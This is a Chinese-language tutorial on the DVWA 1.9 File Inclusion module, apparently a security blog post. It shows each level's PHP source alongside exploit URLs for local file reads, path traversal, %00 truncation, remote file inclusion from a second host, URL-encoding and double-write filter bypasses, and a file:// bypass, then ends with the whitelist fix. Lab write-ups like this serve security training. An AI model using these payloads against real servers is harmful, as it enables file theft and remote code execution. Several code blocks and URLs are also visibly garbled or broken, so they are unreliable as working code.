

目前，最新的DVWA已经更新到1.9版本（<http://www.dvwa.co.uk/>），而网上的教程大多停留在旧版本，且没有针对DVWA high级别的教程，因此萌发了一个撰写新手教程的想法，错误的地方还请大家指正。

## DVWA简介

DVWA ( Damn Vulnerable Web Application ) 是一个用来进行安全脆弱性鉴定的PHP/MySQL Web应用，旨在为安全专业人员测试自己的专业技能和工具提供合法的环境，帮助web开发者更好的理解web应用安全防范的过程。

DVWA共有十个模块，分别是

- Brute Force ( 暴力 ( 破解 ) )
- Command Injection ( 命令行注入 )
- CSRF ( 跨站请求伪造 )
- File Inclusion ( 文件包含 )
- File Upload ( 文件上传 )
- Insecure CAPTCHA ( 不安全的验证码 )
- SQL Injection ( SQL注入 )
- SQL Injection ( Blind ) ( SQL盲注 )
- XSS ( Reflected ) ( 反射型跨站脚本 )
- XSS ( Stored ) ( 存储型跨站脚本 )

需要注意的是，DVWA 1.9的代码分为四种安全级别：Low，Medium，High，Impossible。初学者可以通过比较四种级别的代码，接触到一些PHP代码审计的内容。

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.  
Priority to DVWA v1.9, this level was known as 'high'.

## DVWA的搭建

Freebuf上的这篇文章《新手指南：手把手教你如何搭建自己的渗透测试环境》（<http://www.freebuf.com/sectool/102661.html>）已经写得非常好了，在这里就不赘述了。

之前模块的相关内容

[Brute Force](#)

[Command Injection](#)

[CSRF](#)

本文介绍的是File Inclusion模块的相关内容，后续教程会在之后的文章中给出。

## File Inclusion

File Inclusion，意思是文件包含（漏洞），是指当服务器开启allow\_url\_include选项时，就可以通过php的某些特性函数（include()，require()和include\_once()，require\_once()）利用url去动态包含文件，此时如果没有对文件来源进行严格审查，就会导致任意文件读取或者任意命令执行。文件包含漏洞分为本地文件包含漏洞与远程文件包含漏洞，远程文件包含漏洞是因为开启了php配置中的allow\_url\_fopen选项（选项开启之后，服务器允许包含一个远程的文件）。

### Vulnerability: File Inclusion

[file1.php] - [file2.php] - [file3.php]

#### More Information

- [https://en.wikipedia.org/wiki/Remote\\_File\\_Inclusion](https://en.wikipedia.org/wiki/Remote_File_Inclusion)
- [https://www.owasp.org/index.php/Top\\_10\\_2007-A3](https://www.owasp.org/index.php/Top_10_2007-A3)



下面对四种级别的代码进行分析。

## Low

服务器端核心代码

```
<php
//Thepagewewishtodisplay
$file=$_GET['page'];
>
```

可以看到，服务器端对page参数没有做任何过滤跟检查。

服务器期望用户的操作是点击下面的三个链接，服务器会包含相应的文件，并将结果返回。需要特别说明的是，服务器包含文件时，不管文件后缀是否是php，都会尝试当做php文件执行，如果文件内容确为php，则会正常执行并返回结果，如果不是，则会原封不动地打印文件内容，所以文件包含漏洞常常会导致任意文件读取与任意命令执行。

## Vulnerability: File Inclusion

[\[file1.php\]](#) - [\[file2.php\]](#) - [\[file3.php\]](#)

点击file1.php后，显示如下



而现实中，恶意的攻击者是不会乖乖点击这些链接的，因此page参数是不可控的。

### 漏洞利用

#### 1.本地文件包含

构造url

<http://192.168.153.130/dvwa/vulnerabilities/fi/?page=/etc/shadow>




报错，显示没有这个文件，说明不是服务器系统不是Linux，但同时暴露了服务器文件的绝对路径C:\xampp\htdocs。

构造url（绝对路径）

<http://192.168.153.130/dvwa/vulnerabilities/fi/?page=C:\xampp\htdocs\dwva\php.ini>

成功读取了服务器的php.ini文件



构造url ( 相对路径 )

<http://192.168.153.130/dvwa/vulnerabilities/fi/?page=../../../../../../../../xampp\htdocs\dwva\php.ini>

加这么多..\是为了保证到达服务器的C盘根目录，可以看到读取是成功的。



同时我们看到，配置文件中的Magic\_quote\_gpc选项为off。在php版本小于5.3.4的服务器中，当Magic\_quote\_gpc选项为off时，我们可以在文件名中使用%00进行截断，也就是说文件名中%00后的内容不会被识别，即下面两个url是完全等效的。

- A) <http://192.168.153.130/dvwa/vulnerabilities/fi/?page=../../../../../../../../xampp\htdocs\dwva\php.ini>
- B) <http://192.168.153.130/dvwa/vulnerabilities/fi/?page=../../../../../../../../xampp\htdocs\dwva\php.ini%0012.php>

可惜的是由于本次实验环境的php版本为5.4.31，所以无法进行验证。

PHP Version 5.4.31



System	Windows NT IDEAL-F45E9B073 5.1 build 2600 (Windows XP Professional Service Pack 3) i586
Build Date	Jul 23 2014 20:17:40
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscrip /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\WINDOWS

使用%00截断可以绕过某些过滤规则，例如要求page参数的后缀必须为php，这时链接A会读取失败，而链接B可以绕过规则成功读取。

## 2. 远程文件包含

当服务器的php配置中，选项allow\_url\_fopen与allow\_url\_include

为开启状态时，服务器会允许包含远程服务器上的文件，如果对文件来源没有检查的话，就容易导致任意远程代码执行。

在远程服务器192.168.5.12上传一个phpinfo.txt文件，内容如下



构造url


<http://192.168.153.130/dvwa/vulnerabilities/fi/page=http://192.168.5.12/phpinfo.txt>

成功在服务器上执行了phpinfo函数

← → ↻ 🏠 192.168.153.130/dvwa/vulnerabilities/fi/?page=http://192.168.5.12/phpinfo.txt

Google 安全圈info - 做最接地 理想互联网Web应用: 知 中华人民共和国内比: FreeBuf.COM | 关注: 漏洞时代 - 最新漏洞 安全客 - 有思想的安 See

PHP Version 5.4.31



System	Windows NT IDEAL-F45E9B073 5.1 build 2600 (Windows XP Professional Service Pack 3) i586
Build Date	Jul 23 2014 20:17:40
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscrip /nologo configure.js --enable-snapshot-build --disable-isapi --enable-debug-pack --without-mssql --without-pdo-mssql --without-pi3web --with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared --with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared --with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared --enable-object-out-dir=../obj/ --enable-com-dotnet=shared --with-mcrypt=static --disable-static-analyze --with-pgo
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\WINDOWS

FREEBUF

为了增加隐蔽性，可以对<http://192.168.5.12/phpinfo.txt>进行编码

<http://192.168.153.130/dvwa/vulnerabilities/fi/page=%68%74%74%70%3a%2f%2f%31%39%32%2e%31%36%38%2e%35%2e%31%32%2f%70%68%70%69%6e%66%6f%2e%74%78%74>

同样可以执行成功

← → ↻ 🏠 192.168.153.130/dvwa/vulnerabilities/fi/?page=http%3a%2f%2f192%2e168%2e5%2e12%2fphpinfo%2etxt

Google 安全圈info - 做最接地 理想互联网Web应用: 知 中华人民共和国内比: FreeBuf.COM | 关注: 漏洞时代 - 最新漏洞 安全客 - 有思想的安 See

PHP Version 5.4.31



System	Windows NT IDEAL-F45E9B073 5.1 build 2600 (Windows XP Professional Service Pack 3) i586
Build Date	Jul 23 2014 20:17:40
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscrip /nologo configure.js --enable-snapshot-build --disable-isapi --enable-debug-pack --without-mssql --without-pdo-mssql --without-pi3web --with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared --with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared --with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared --enable-object-out-dir=../obj/ --enable-com-dotnet=shared --with-mcrypt=static --disable-static-analyze --with-pgo
Server API	Apache 2.0 Handler

FREEBUF

## Medium

服务器端核心代码

```
<php

//Thepagewewishtodisplay
$file=$_GET['page'];

//Inputvalidation
$file=str_replace(array("http://","https://"),",$file);
$file=str_replace(array("../","..\\"),",$file);
```




可以看到，Medium级别的代码增加了str\_replace函数，对page参数进行了一定的处理，将" http://"、" https://"、" ../"、" ..\" 替换为空字符，即删除。

使用str\_replace函数是极其不安全的，因为可以使用双写绕过替换规则。

同时，因为替换的只是“./”、“..”，所以对采用绝对路径的方式包含文件是不会受到任何限制的。


[illegible]

读取配置文件成功



<http://192.168.153.130/dvwa/vulnerabilities/fi/page=C:/xampp/htdocs/dvwa/php.ini>


绝对路径不受任何影响，读取成功



## 2.远程文件包含

<http://192.168.153.130/dvwa/vulnerabilities/fi/page=http://p://192.168.5.12/phpinfo.txt>

远程执行命令成功



<http://192.168.153.130/dvwa/vulnerabilities/fi/?page=%68%74%74%70%3a%2f%2f%31%39%32%2e%31%36%38%2e%35%2e%31%32%2f%70%68%70%69%6e%66%6f%2e%74%78%74>

经过编码后的url不能绕过替换规则，因为解码是在浏览器端完成的，发送过去的page参数依然是<http://192.168.5.12/phpinfo.txt>，因此读取失败。



High

服务器端核心代码

```
<php

//Thepagewishtodisplay
$file=$_GET['page'];

//Inputvalidation
if(!fnmatch("file*", $file)&&$file!="include.php"){
    //Thisisn'tthepagewewant!
    echo"ERROR:Filenotfound!";
    exit;
}


>
```



可以看到，High级别的代码使用了fnmatch函数检查page参数，要求page参数的开头必须是file，服务器才会去包含相应的文件。

## 漏洞利用

High级别的代码规定只能包含file开头的文件，看似安全，不幸的是我们依然可以利用file协议绕过防护策略。file协议其实我们并不陌生，当我们用浏览器打开一个本地文件时，用的就是file协议，如下图。




123

FREEBUF

构造url

<http://192.168.153.130/dvwa/vulnerabilities/fi/?page=file:///C:/xampp/htdocs/dvwa/php.ini>

成功读取了服务器的配置文件



至于执行任意命令，需要配合文件上传漏洞利用。首先需要上传一个内容为php的文件，然后再利用file协议去包含上传文件（需要知道上传文件的绝对路径），从而实现任意命令执行。

## Impossible

服务器端核心代码

```
<php
//Thepagewewishtodisplay
$file=$_GET['page'];
```

```
FILE_PATH[ $page ],

//Onlyallowinclude.phporfile{1..3}.php
if($file!="include.php"&&$file!="file1.php"&&$file!="file2.php"&&$file!="file3.php"){

//Thisisn'tthepagewewant!
echo"ERROR:Filenotfound!";
exit;
}

>
```

可以看到，Impossible级别的代码使用了白名单机制进行防护，简单粗暴，page参数必须为 “include.php” 、 “file1.php” 、 “file2.php” 、 “file3.php” 之一，彻底杜绝了文件包含漏洞。